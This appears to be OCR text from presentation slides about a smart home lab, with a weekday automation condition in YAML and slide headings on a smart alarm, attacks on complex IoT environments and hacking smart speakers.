
```
  - condition: time
    weekday:
    - mon
    - tue
    - wed
    - thu
    - fri
```

Purpose Built Smart Home Lab: DE




Purpose Built Smart Home Lab: DE







Purpose Built Smart Home Lab: DE




Smart Applications



Revisiting our Smart Alarm




Anatomy of our Smart Alarm




Attacks against Complex IoT Environments


Complexity is the new enemy and attacks against the logic layer is the latest threat vector!

Hacking Smart Speakers

